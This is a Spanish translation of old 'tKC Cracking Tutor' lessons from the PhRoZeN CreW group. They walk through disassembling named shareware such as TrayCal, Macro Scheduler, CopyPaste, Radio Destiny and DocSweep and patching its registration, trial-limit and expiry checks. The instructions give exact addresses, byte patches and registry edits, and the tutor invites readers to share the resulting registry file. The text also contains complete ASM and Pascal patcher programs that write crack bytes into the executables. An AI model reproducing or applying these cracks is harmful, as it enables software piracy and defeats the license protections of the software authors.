
- **Paso 9.**-Bien, pulsa la flecha hacia arriba hasta encontrar:

```
:00464E48 53                    push ebx

:00464E49 8BD8                  mov ebx, eax

:00464E4B 80BB0C01000000        cmp byte ptr [ebx+0000010C], 00

:00464E52 7421                  je 00464E75
```

:00464E54 6A00 push 00000000

:00464E56 668B0D884E4600 mov cx, word ptr [00464E88]

- **Paso 10**.- Mira a 00464E52, es a donde se saltará cuando el reloj ha sido cambiado. Let´s see. Asegurate de que la barra verde esta en 00464E52 7421 je 00464E75 y verás la dirección de compensación bajo la pantalla, (@Offset 00064252h). Es donde puedes hacer el parche de SystemCleaner.EXE.

- **Paso 11.**- Vuelve a WC, ejecuta HIEW SYSTEM~1.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 63FB2. Deberías ver algo como:

.00064E52: 7421 jmps .000064E75 ---------- (1)

.00064E54: 6A00 push 000

.00064E56: 668B0D884E4600 mov cx,[000464E88]

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 13.**- Ejecuta SystemCleaner.EXE, se queja, Voila! Lo has hecho!!.

Parte 2: Activar rasgos mutiladores en Macro Schedular 4.3.11 (con W32Dasm)

- **Paso 1**.- Ejecuta MSCHED.EXE

- **Paso 2.**- Intenta añadir más macros y te dira que tiene un límite de 2 macros. Apunta este mensaje y sal del programa.

- **Paso 3.**- Ejecuta WC, y ve al directorio de MSCHED.

- **Paso 4.**- Copia MSCHED.EXE a MSCHED.EXX (como backup) y copia MSCHED.EXE a MSCHED.W32 (para usar con W32Dasm)

- **Paso 5.**- Ejecuta W32Dasm y desensambla MSCHED.W32.

- **Paso 6.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “Unregistered copies of MS are limited to...”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 7.**- Cierra la ventana SDR, deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."
                                        ->"have a limit of 20 lines per.."

:00448AED B860954400          mov eax, 00449560
```

- **Paso 8.**-Bien, pulsa la flecha hacia arriba hasta encontrar:

```
:00448ACA 7530                jne 00448AFC

:00448ACC 8B8370020000        mov eax, dword ptr [ebx+00000270]

:00448AD2 8B80FC000000        mov eax, dword ptr [eax+000000FC]

:00448AD8 8B10                mov edx, dword ptr [eax]

:00448ADA FF5210              call [edx+10]

:00448ADD 83F813              cmp eax, 00000013

:00448AE0 7E1A                jle 00448AFC

:00448AE2 6A00                push 00000000
```

- **Paso 9**.- Mira a las direcciones 00448ACA y 00448AE0, es a donde se saltará cuando se queja. Let´s find it. Asegurate de que la barra verde esta en 00448ACA 7530 jne 00448AFC y

verás la dirección de compensación bajo la pantalla, (@Offset 00047ECAh). Es donde puedes hacer el parche para MSCHED.EXE.

- **Paso 10.**- Vuelve a WC, ejecuta HIEW MSCHED.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 63FB2. Deberías ver algo como:

```
.00048ACA: 7530                jne   .000048AFC   ---------- (1)

.00048ACC: 8B8370020000        mov    eax,[ebx][000000270]

.00048AD2: 8B80FC000000        mov    eax,[eax][0000000FC]

.00048AD8: 8B10                mov    edx,[eax]

.00048ADA: FF5210              call   d,[edx][00010]

.00048ADD: 83F813              cmp    eax,013

.00048AE0: 7E1A                jle   .000048AFC   ---------- (2)
```

- **Paso 11.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB y ve hacia abajo hasta 7E1A (Offset 47EE0), pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 12.**- Todavía no esta listo! Abre la ventana SDR y haz doble click en “Unregistered copies...” otra vez.

- **Paso 13.**- Cierra la ventana SDR, y deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."

                                        ->"have a limit of 20 lines per.."


:0044DB9E B86CDC4400          mov eax, 0044DC6C
```

- **Paso 14**.- Bien, pulsa la flecha arriba hasta encontrar:

```
:0044DB7D 752C                jne 0044DBAB

:0044DB7F 8B83D4090000        mov eax, dword ptr [ebx+000009D4]

:0044DB85 8B80FC000000        mov eax, dword ptr [eax+000000FC]

:0044DB8B 8B10                mov edx, dword ptr [eax]

:0044DB8D FF5210              call [edx+10]

:0044DB90 48                  dec eax

:0044DB91 7E18                jle 0044DBAB
```

- **Paso 15.**- Mira a las direcciones 0044DB7D y 0044DB91. Es a donde se saltará cuando se queje. Let´s find out. Asegurate de que la barra verde esta en 0044DBD7D 752C jne 0044DBAB y verás la dirección de compensación bajo la pantalla, (@Offset 0004CF7Dh). Es donde puedes hacer el parche para MSCHED.EXE.

- **Paso 16.**- Vuelve a WC, ejecuta HIEW MSCHED. Pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 4CF7D. Deberías ver algo como:

```
.0004DB7D: 752C                jne   .00004DBAB   ---------- (1)

.0004DB7F: 8B83D4090000        mov    eax,[ebx][0000009D4]

.0004DB85: 8B80FC000000        mov    eax,[eax][0000000FC]

.0004DB8B: 8B10                mov    edx,[eax]

.0004DB8D: FF5210              call   d,[edx][00010]

.0004DB90: 48                  dec    eax

.0004DB91: 7E18                jle   .00004DBAB   ---------- (2)
```

- **Paso 17.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB y ve hacia abajo hasta 7E18 (Offset 47F91), pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 18.**- Todavía no esta listo! Abre la ventana SDR y haz doble clic sobre “Unregistered copies..” otra vez.

- **Paso 19.**- Cierra la ventana SDR, y deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."
                                        ->"have a limit of 20 lines per.."
:00450D3F B8001D4500        mov eax, 00451D00
```

- **Paso 20.**- Bien, pulsa la flecha hacia arriba hasta ver:

```
:00450D21 74CC              je 00450CEF
:00450D23 8BC7              mov eax, edi
:00450D25 E86635FBFF        call 00404290
:00450D2A E8C919FBFF        call 004026F8
:00450D2F 83FB14            cmp ebx, 00000014
:00450D32 7E1A              jle 00450D4E
```

- **Paso 21.**- Mira a la dirección 00450D32. Es a donde se saltará cuando se queje otra vez. Let´s find out. Asegurate de que la barra verde esta en 00450D32 7E1A jle 00450D4E y verás la

dirección de compensación bajo la pantalla, (@Offset 00050132h). Es donde puedes hacer el parche para MSCHED.EXE.

- **Paso 22.**- Vuelve a WC, ejecuta HIEW MSCHED.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, y pon 4CF7D. Deberías ver algo como:

```
.00050D32: 7E1A                    jle   .000050D4E   ---------- (4)

.00050D34: 6A00                    push   000

.00050D36: 668B0DF41C4500          mov    cx,[000451CF4]
```

- **Paso 23.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 24.**- Todavía no esta listo! (una vez más) J . Abre la ventana SDR y haz doble click sobre “Unregistered copies...” otra vez.

- **Paso 25.**- cierra la ventana SDR, deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."

                                         ->"have a limit of 20 lines per.."

:00452D25 B8E82F4500          mov eax, 00452FE8
```

- **Paso 26.**- Bien, pulsa la flecha hacia arriba hasta ver:

```
:00452D01 7531                jne 00452D34

:00452D03 8B45FC              mov eax, dword ptr [ebp-04]

:00452D06 8B80D4090000        mov eax, dword ptr [eax+000009D4]

:00452D0C 8B80FC000000        mov eax, dword ptr [eax+000000FC]

:00452D12 8B10                mov edx, dword ptr [eax]
```

```
:00452D14 FF5210        call [edx+10]

:00452D17 48            dec eax

:00452D18 7E1A          jle 00452D34
```

- **Paso 27.**- Mira a las direcciones 00452D01 y 00452D18. Es a donde saltará cuando se queje. Let´s find out. Asegurate de que la barra verde esta en 00452D01 7531 jne 00452D34 y verás la dirección de compensación bajo la pantalla, (@Offset 00052101h). Es donde puedes hacer el parche para MSCHED.EXE.

- **Paso 28.**- Vuelve a WC. Ejecuta HIEW MSCHED.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 52101. Deberías ver algo como:

```
.00052D01: 7531          jne   .000052D34   ---------- (1)

.00052D03: 8B45FC        mov    eax,[ebp][-0004]

.00052D06: 8B80D4090000  mov    eax,[eax][0000009D4]

.00052D0C: 8B80FC000000  mov    eax,[eax][0000000FC]

.00052D12: 8B10          mov    edx,[eax]

.00052D14: FF5210        call   d,[edx][00010]

.00052D17: 48            dec    eax

.00052D18: 7E1A          jle   .000052D34   ---------- (2)
```

- **Paso 29.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB y ve hacia abajo hasta 7E1A (Offset 52118), pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 30.**- Finalmente, ejecuta MSCHED.EXE e intenta añadir más macros o más de 20 líneas en un script. Funciona? Kewl, lo has hecho!!

Parte 3: Crackear TrayCal 1.0 (para introducir cualquier código)

- **Paso 1**.- Ejecuta TRAYCAL.EXE

- **Paso 2.**- Pon tu nombre y algún código, veras el mensaje de error que te dice que has introducido un código inválido. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de TrayCal.

- **Paso 5.**- Copia TRAYCAL.EXE a TRAYCAL.EXX (como backup) y copia TRAYCAL.EXE a TRAYCAL.W32 (para usar con W32Dasm)

- **Paso 6.**- Ejecuta W32Dasm y desensambla TRAYCAL.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “Sorry, invalid registration code...”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

```
:0043FD30 7E1A                  jle 0043FD4C

:0043FD32 6A00                  push 00000000

:0043FD34 668B0DE4FF4300   mov cx, word ptr [0043FFE4]

:0043FD3B 33D2                  xor edx, edx
```

* Possible StringData Ref from Code Obj ->"Sorry, invalid registration code."

Mira a la dirección 0043FD30, es a donde saltará cuando introduces un código erróneo. Let´s try. Asegurate de que la berra verde esta en 0043FD30 7E1A jle 0043FD4C, y verás la dirección de compensación bajo la pantalla, (@Offset 0003F130h). Es donde puedes hacer el parche para TRAYCAL.EXE

- **Paso 9.**- Vuelve a WC, ejecuta HIEW TRAYCAL.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 3F130, con lo que deberías ver algo como:

```
.0003FD30: 7E1A                jle   .00003FD4C   ---------- (1)

.0003FD32: 6A00                push   000

.0003FD34: 668B0DE4FF4300      mov    cx,[00043FFE4]

.0003FD3B: 33D2                xor    edx,edx
```

- **Paso 10**.- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 11.**- Ejecuta TRAYCAL.EXE, funciona? Nah, compra la mierda en el registro!

- **Paso 12.**- Vuelve a W32Dasm, pulsa otra vez en “Sorry, invalid registration...”

- **Paso 13.**- Cierra la ventana SDR, deberías ver la línea:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:

:0043FE34(C)

:0043FF1B 6A00                 push 00000000

:0043FF1D 668B0DE4FF4300       mov cx, word ptr [0043FFE4]
```

:0043FF24 33D2 xor edx, edx

* Possible StringData Ref from Code Obj ->"Sorry, invalid registration code."

Ven arriba que viene de un salto en las direccion? : 0043FE34(C)

Presionen la tecla PgUp 2 o 3 veces u verán:

:0043FE34 0F85E1000000 jne 0043FF1B

* Possible StringData Ref from Code Obj ->"Software\Spaeder"

:0043FE3A 8B0DDC194400 mov ecx, dword ptr [004419DC]

- **Paso 14.**- Mira a la dirección 0043FE34, sabemos que esto compara otra vez despues de introducir un nuevo código. Now let´s try. Asegurate de que la barra verde esta en 0043FE34 0F85E1000000 jne 0043FF1B y verás la dirección de compensación bajo la pantalla, (@offset 0003F234h). Es donde puedes hacer el parche para TRAYCAL.EXE.

- **Paso 15.**- Vuele a WC, ejecuta HIEW TRAYCAL.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 3F234. Deberías ver algo como:

.0003FE34: 0F85E1000000 jne .00003FF1B ---------- (1)

.0003FE3A: 8B0DDC194400 mov ecx,[0004419DC]

.0003FE40: B201 mov dl,001

.0003FE42: A128D84300 mov eax,[00043D828]

- **Paso 16**.- Aquí es donde puedes cambiar los bits, pulsa F3, pon 0F84, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 17.**- Ejecuta TRAYCAL.EXE, funciona? Kewl, lo has registrado!!

Parte 4: Por que copio ficheros *.EXE a *.W32?

Sé que algunas personas estan preguntando porque copio ficheros *.EXE a *.W32. Fácil.. Si usas *.EXX algunas veces el programa no funciona, luego no puedo copiar de *.EXX a *.EXE. Cuando uso *.W32 puedo hacer el parche en ficheros *.EXE cuando todavía estan siendo usados por W32Dasm, por consiguiente usa ahora los ficheros *.W32... Ahora dime como puedo hacer el engaño! J Recuerda guardar los ficheros desensamblados antes de salir de W32Dasm, la próxima vez no tendras que desensamblarlo.

Parte 5: Código fuente ASM para un parche, por Nop/PC ´97

----------<aquí comienza>----------

```
;_____________________________________________________________

;

; Patcher by Nop [Pc] - SourceCode 100% free

;
```

```
;   To use with A86:
;       A86 CrkNop.asm
;
;   To use with TASM:
;       tasm CrkNop.asm
;       tlink /t CrkNop.obj
;
; Greetz to all members of the Scene


;_____________________________________________________________


.MODEL TINY
.CODE
.286
ORG 100h




start:
            mov     ah, 9               ; þ Show Title þ
            mov     dx, offset MainTitle
```

```
int     21h

        mov     ax, 3D02h           ; þ Open File þ
        mov     dx, offset filename
int     21h
jnb     Ok
        mov     ah, 9               ; þ File Not Found þ
        mov     dx, offset error
int     21h

        mov     ax, 4C01h           ; þ Exit with error þ
int     21h
;_____________________________________________________________
Ok:
        mov     bx, ax              ; þ Move pointer þ

        mov     ax, 4200h
        mov     cx, 0           ; segment
        mov     dx, 565         ; offset
```

```
        int     21h

        mov     ax, 4000h           ; þ Write values þ
        mov     cx, 1               ; number of bytes to write
        mov     dx, offset BytesToWrite
        int     21h

        mov     ax, 3E00h           ; þ Close file þ
        int     21h

        mov     ah, 9               ; þ Show msg þ
        mov     dx, offset done
        int     21h

        mov     ax, 4C00h           ; þ All Done And Exit þ
        int     21h

;_____________________________________________________________

MainTitle       db 0Dh,0Ah
```

```
        db ' ÛßßßßßßßßÛÜ      ÜÛßßßßßßßßÛÜ  ÛßßßßßßßßÛÜ',0Dh,0Ah

        db ' Û              Û       Û            Û Û   Û',0Dh,0Ah

        db ' Û      Û       Û       Û       Û    Û Û   Û    Û',0Dh,0Ah

        db ' Û      Û       Û       Û       Û    Û Û   ÜÛ',0Dh,0Ah

        db ' Û      Û       Û       Û       Û    Û Û   ÛßßßßÛ ',0Dh,0Ah

        db ' Û      Û       Û       Û            Û Û    Û proudly',0Dh,0Ah

        db ' ÛÜÜÜÜÛÜÜÜÜÛ ßÛÜÜÜÜÜÜÜÛß ÛÜÜÜÛ presents',0Dh,0Ah

        db ' ÜÜÜÜÜÜÜ
```

```
done            db ' þ Enjoy !'         , 0Dh,0Ah,'$'


BytesToWrite    db 0EBh


                end    start
```

----------<aquí termina>----------

Ok, suficiente por ahora. Espero que te hayas divertido con este tutorial más de lo que yo lo hice!J

Te veré la próxima vez en el Tutorial #5!

Gracias a Taha, Taylor, ThatDude, Archimede, PowerLord y a todo el mundo en el PC!!

Este tutorial esta dedicado a Taha... sin ella no podría ir a mucho más en el futuro, y si no fuera por ella, yo no podría volver a P.C. nunca. Así que estaré en P.C., larga vida para PhRoZeN CreW!! Thanx babe J

Puedes encontrarme en #pc98 o mandame un email a tkc@goplay.com(escribe en inglés)

Que te diviertas!

The keyboard Caper,

El fundador de PhRoZeN CreW ´94 - ´98

25-12-1997

tKC CRACKING TUTOR, LECCIÓN 5

Hi ya!

Phew, aquí estamos otra vez aprendiendo a crackear a tus bebes! Demasiadas abejas!! **Cought** Ok, let´s rock, en este tutorial te enseñare como jugar con tu registro WIN y como matar pausas. J

Todavía nada sobre SoftIce, todavía estoy con mi pequeño portátil, pero tendré una nueva máquina pronto, ya cantaremos entonces! J

Discúlpame por mis errores grámaticales, espero que entiendas este pedazo! J

Ok, let´s rave!

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.9 o supeior (www.expage.com/page/w32dasm)

- Hacker´s View 5.66 (E-mail: sen@suslikov.kemerovo.su)

- FAR 1.50b (ftp://ftp.elf.stuba.sk/pub/pc/utilfile/far150b.exe) Es realmente bueno! O Windows Commander 3.50 Beta 5 (http://www.ghisler.com)

Contenidos:

1) Como registrar TrayCal 1.0 usando el registro WIN. **Url:** http://www.spaeder.com

2) Como registrar CopyPaste 1.20 **Url:** http//www.wz.com/scriptsoftware

3) Como eliminar las pausas en Radio Destiny 0.2 **Url:** http://www.destiny-software.com/destiny

4) Código fuente Pascal para Parches, por tKC/PC ´98

Parte 1: Registrar TrayCal 1.0 usando el registro WIN.

- **Paso 1**.- Ejecuta TRAYCAL.EXE

- **Paso 2.**- Veras el mensaje que dice que puedes ejecutar el programa 15 veces, para evaluarlo. Haz click en registrar y pon tu nombre y cualquier código. **Boom** Código de registro inválido.

- **Paso 3.**- Sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de TRAYCAL.

- **Paso 5.**- Copia TRAYCAL.EXE a TRAYCAL.W32

- **Paso 7.**- Desensamblalo y haz click en STRING DATA REFERENCE, y busca la cadena "Sorry, invalid registration code.". Recuerda el mensaje y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, y deberías ver la línea:

* Possible StringData Ref from Code Obj ->"Sorry, invalid registration code."

```
:0043FD3D A1E8194400        mov eax, dword ptr [004419E8]

:0043FD42 E88D02FFFF        call 0042FFD4
```

- **Paso 9.**- Ok, busquemos que pasa si has introducido un código inválido. Pulsa AvPág 2 o 3 veces hasta ver:

```
* Possible StringData Ref from Code Obj ->"Software\Spaeder"
                                        |
:0043FE3A 8B0DDC194400        mov ecx, dword ptr [004419DC]
:0043FE40 B201                mov dl, 01
:0043FE42 A128D84300          mov eax, dword ptr [0043D828]
:0043FE47 E880E1FFFF          call 0043DFCC
:0043FE4C A3FC274400          mov dword ptr [004427FC], eax
:0043FE51 C605C819440001      mov byte ptr [004419C8], 01
:0043FE58 A0C8194400          mov al, byte ptr [004419C8]
:0043FE5D 50                  push eax


* Possible StringData Ref from Code Obj ->"EnhancedSystemDate"
                        |
:0043FE5E B920004400          mov ecx, 00440020


* Possible StringData Ref from Code Obj ->"TrayCal"
                        |
```

:0043FE63 8B15D8194400 mov edx, dword ptr [004419D8]

:0043FE69 A1FC274400 mov eax, dword ptr [004427FC]

:0043FE6E E8ADE5FFFF call 0043E420

:0043FE73 6A01 push 00000001

* Possible StringData Ref from Code Obj ->"RegistrationStatus"

- **Paso 10.**- Interesante... ves “RegistrationStatus”? Let´s run (Ejecuta) REGEDIT y hecha un vistazo a HKCU\Software\Spaeder\TrayCal:

EnhancedSystemDate="0"

RegistrationStatus="0"

Qué quiere decir? Deberías saberlo! J Ok, let´s modify them. Cambia “0” por “1”

Nota: Debemos cambiar EnhancedSystemDate Key también, sino no funcionaría. Bien, pulsa F5 para guardar los cambios.

- **Paso 11.**- Ejecuta TRAYCAL.EXE. Haz click en TC con el botón derecho, y en ABOUT. Wow, esta regulándose ahora!! Fácil eh?

- **Paso 12.**- Dde todas formas puedes exportar HKCU\Software\Spaeder\TrayCal a un fichero. Haz click en Export Registry File, guardala como TC.REG... Mira abajo:

REGEDIT4

[HKEY_CURRENT_USER\Software\Spaeder\TrayCal]

"RegistrationStatus"="1"

"EnhancedSystemDate"="1"

- **Paso 13**.- Puedes pasar TC.REG a cualquiera o la próxima vez ejecutar REGEDIT TC.REG, lo que lo importará al fichero de registro..

Parte 2: Registrar CopyPaste 1.20

- **Paso 1**.- Ejecuta CopyPaste.EXE.

- **Paso 2.**- Pon cualquier password para registrarlo. **Boom** Password erróneo – no registrado.

- **Paso 3.**- Bien. Sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de CopyPaste.

- **Paso 5.**- Copia CopyPaste.EXE a CopyPaste.EXX (como backup) y copia CopyPaste.EXE a CopyPaste.W32 (para usar con W32Dasm).

- **Paso 6.**- Ejecuta W32Dasm y dessensambla CopyPaste.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE**,** y busca la cadena “Wrong password – no register...”.

- **Paso 8.**- Cierra la ventana SDR, y deberías ver las líneas:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:00403427(C), :00403438(C)


:0040346F 8D442430          lea eax, dword ptr [esp+30]

:00403473 68FF000000        push 000000FF
```

:00403478 50 push eax

:00403479 8B0D1C664100 mov ecx, dword ptr [0041661C]

* Possible Reference to String Resource ID=00014: "Wrong password - no reg.."

- **Paso 9.**- Has visto los saltos a los que se hace refencia? (403427 y 403438) Bien, pulsa RePág hasta ver:

- **Paso 10.**- Mira 00403427, es a donde se saltará cuando ha sido jodido. Let´s see. Asegurate de que la barra verde esta en 00403427 7446 je 0040346F y verás la dirección de compensación bajo la pantalla, (@Offset 00002827h). Es donde puedes hacer el parche para CopyPaste.EXE.

- **Paso 11.**- Vuelve a WC, ejecuta HIEW COPYPA~1.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 2827. Deberías ver algo como:

00002827: 7446 je 00000286F ---------- (1)

00002829: 8D442410 lea eax,[esp][00010]

0000282D: 50 push eax

0000282E: E81D400000 call 000006850 ---------- (2)

00002833: 83C404 add esp,004

00002836: 85C0 test eax,eax

00002838: 7435 je 00000286F ---------- (3)

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon 9090 y ve abajo hasta 7435 (offset 2838), pon 9090, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 13.**- Ejecuta CopyPaster.EXE, funciona? **Eeyaa** lo has hecho!!

Parte 3: Eliminar pausas en Radio Destiny 0.2

- **Paso 1**.- Ejecuta RADIO.EXE

- **Paso 2.**- **Boom** esta versión ha caducado. Sal del programa.

- **Paso 3.**- Ejecuta WC, ve al directorio de RADIO.

- **Paso 4.**- Copia RADIO.EXE a RADIO.EXX (como backup) y copia RADIO.EXE a RADIO.W32 (para usar con W32Dasm)

- **Paso 5.**- Ejecuta W32Dasm y desensambla RADIO.W32.

- **Paso 6.**- Una vez desensamblado haz click en STRING DATA REFERENCE, y busca la cadena “This version has expired.”.

- **Paso 7.**- No salgas de W32Dasm. Ejecuta HIEW RADIO.EXE. Pulsa F4 para el modo HEX, y pulsa F7. Busca la cadena “This version has exp” Gotcha! Lo encuentra! Ahora que? Ok, localiza el offset 6A26 (mira sobre HIEW)

- **Paso 8.**- Vuelve a W32Dasm, pulsa AvPág hasta ver la dirección de compensación “00006A26h” (mira abajo en W32Dasm)

- **Paso 9.**- Wow, que tenemos? Tenemos esto:

```
:0001.63A6 54686973207665727369   DB "This versi"

:0001.63B0 6F6E2068617320657870   DB "on has exp"

:0001.63BA 697265642E00           DB "ired.",0
```

Pulsa RePág 3 o 4 veces. Cuando ves "BYTE xxxxh" ignoralo, luego, los saltos referenciados no funcionarán!

- **Paso 10.**- Hmm, que ves? Call USER MESSAGEBOX!!

:0001.630A 9AC75B0000 call USER.MESSAGEBOX

Así que sabemos que llama a la caja de mensaje cuando ha caducado.

Pulsa RePág hasta ver:

:0001.62F1 7C21 jl 6314

:0001.62F3 7F05 jg 62FA

:0001.62F5 3DB40B cmp ax, 0BB4

:0001.62F8 761A jbe 6314

- **Paso 11.**- Mira a 0001.62F1, es a donde se saltará cuando ha sido jodido. Let´s see. Asegurate de que la barra verde esta en la dirección 0001.62F1 y verás la dirección de compensación bajo la pantalla, (@Offset 00006971h). Es donde puedes hacer el parche de RADIO.EXE.

- **Paso 12.**- Vuelve a WC, ejecuta HIEW RADIO.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 6971. Deberías ver algo como:

00006971: 7C21 jl 000006994

00006973: 7F05 jg 00000697A

00006975: 3DB40B cmp ax,00BB4

00006978: 761A jbe 000006994

- **Paso 13.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 14.**- Ok, ejecuta RADIO.EXE **boom** Funciona! J

Parte 4: Código fuente Pascal para parches, por tKC/PC ´98

```
-------------------------------<aquí empieza>-------------------------------------

Uses Crt;

 Const A: Array[1..4] of Record {<-------- 4 bytes to be patched}

                    A : Longint;

                    B : Byte;

                   End =

((A:$2827;B:$90), {<---------------- offset "2827" and byte "90" to be changed}

(A:$2828;B:$90), {<---------------- offset "2828" and byte "90" to be changed}

(A:$2838;B:$90), {<---------------- offset "2838" and byte "90" to be changed}

(A:$2839;B:$90)); {<---------------- offset "2839" and byte "90" to be changed}


Var Ch:Char;
```

```
   I:Byte;
   F:File;
   FN:file of byte;


   Size:longint;




Begin
 Writeln('Little Patch');writeln('Crack for CopyPaste 1.20 by tKC/PC "98');
 Assign(F,'COPYPA~1.EXE'); {<-------------- filename to be patched}
 {$I-} Reset(F,1); {$I+}
 If IOResult <> 0 then
   begin
   writeln('File not found!');
   halt(1);
   end;
 For I:=1 to 4 do {<----------------------- 4 bytes to be patched}
 Begin
  Seek(F,A[I].A);
```

```
  Ch:=Char(A[I].B);

  Blockwrite(F,Ch,1);

 End;

 Writeln('File successfully patched!');



End.
```

----------<aquí termina>----------

Ok, suficiente por hoy. Espero que te hayas divertido con este tutorial más de lo que yo lo hice! J

Te vere la próxima vez en el tutorial #6!

Agradecimientos a Taha, Taylor, ThatDude, Archimede, PowerLord y todo el mundo en P.C.!!

Este tutorial esta dedicado a Taha... como siempre...

Puedes encontrarme en #pc98 o mandame un email a tkc@goplay.com(escribe en inglés)

Que te diviertas!!

The Keyboard Caper

El fundador de PhRoZeN CreW ´94 - ´98

4-1-1998

tKC CRACKING TUTOR, LECCIÓN 6

Hi ya!

Phew, mucho sin tutorial!

Más abejas **cough..**

En este tutorial te enseñaré todo sobre W32Dasm. Discúlpame, nada sobre SoftIce o IDA todavía, devido al corto tiempo (damn coding en Delphi 3). Pero tengo una nueva máquina **superPC!!**

En el próximo tutorial rabiaremos sobre SoftIce. J

Discúlpame por mis errores grámaticales, espero que entiendas este pedazo! J

Contenido:

1) Como registrar DocSweep 3.0

Usando el registro WIN sin parchear el programa.

URL: http://www.spaeder.com

2) Como registrar Cover Your Tracks 2.0

Usando el fichero INI sin parchear el programa.

URL: http://www.geocities.com/SiliconValley/Vista/5610/

3) Como crackear la comprobación de CD en Quake 2 3.10

Parchear tu juego para que puedas jugar sin tu CD.

URL: http://www.idsoftware.com

4) Como registrar TrayRun 2.0.2

Parchear un programa para aceptar tu regcode pero seguir desregistrado despues de reiniciar tu programa y como componerlo. La mayor parte de los programas shareware usan este esquema de registro.

URL: http://www.mjnet.com

5) Código fuente Pascal para parchear, por tKC/PC ´98

Necesitaras Turbo Pascal 7.0 para compilar esta fuente.

6) Mis últimas palabras.

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

W32Dasm 8.9: http://www.fortunecity.com/bally/waterford/18/w32dasm89.zip

Hacker´s View 5.66: ftp://ftp.cdrom.com/.27/sac/utilprog/hiew566.zip

Far 1.50b: ftp://rwntug.quarta.msk.ru/WinUtil/Rar/Far150b.exe

Windows Commander 3.50 Beta 7: http://www.ghisler.com

O pregunta a cualquier cracker por estas herramientas, ellos estarán contentos por servirte!

A próposito: Puedes encontrar otras herramientas como SoftIce 3.22, IDA 3.70 y otros programas en: http://cracking.home.ml.org

No me digas que no tienes estas herramientas para el próximo tutorial! J

Parte 1: Como registrar DocSweep 3.0

- **Paso 1**.- Ejecuta DOCSWEEP.EXE

- **Paso 2.**- Verás el mensaje que te dice que te quedan 30 días para probar el programa. Haz clic con el botón derecho en DS, y haz click en REG NUMBER. Pon tu nombre y cualquier código. **Boom**. Código inválido.

- **Paso 3.**- Ok, Sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de DocSweep.

- **Paso 5.**- Copia DOCSWEEP.EXE a DOCSWEEP.W32

- **Paso 6.**- Ejecuta W32Dasm y desensambla DOCSWEEP.W32

- **Paso 7.**- Una vez desensamblado, haz clic en STRING DATA REFERENCE, y escribe: “Invalid registration code”. (Recuerda aquel mensaje de error), y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Invalid registration code."  <---- bad boy


:0043578D A138784300          mov eax, dword ptr [00437838]
```

:00435792 E89952FFFF call 0042AA30

- **Paso 9.**- Ok, vamos a ver que ocurre cuando introduces un código incorrecto. Pulsa RePág una o dos veces, hasta ver:

:004356E1 0F859B000000 jne 00435782 <---- if invalid code, goto bad boy

* Possible StringData Ref from Code Obj ->"Software\Spaeder"

:004356E7 8B0D34784300 mov ecx, dword ptr [00437834]

:004356ED B201 mov dl, 01

:004356EF B86C394300 mov eax, 0043396C

:004356F4 E8CFE8FFFF call 00433FC8

:004356F9 A398864300 mov dword ptr [00438698], eax

:004356FE C6059C86430001 mov byte ptr [0043869C], 01 <---- good boy

:00435705 A09C864300 mov al, byte ptr [0043869C]

:0043570A 50 push eax

* Possible StringData Ref from Code Obj ->"Enhanced Hard Drive"

- **Paso 10.**- Interesante... has visto lo que yo veo?? Ejecuta REGEDIT y hecha un vistazo a HKCU\Software\Spaeder\DocSweep:

SectorsPerPartition="178" <---- Ejecuciones de evaluación restantes.

Hmm, ok, vamos a añadir una nueva cadena llave. Debería ser algo como:

Enhanced Hard Drive="1"

SectorsPerPartition="178"

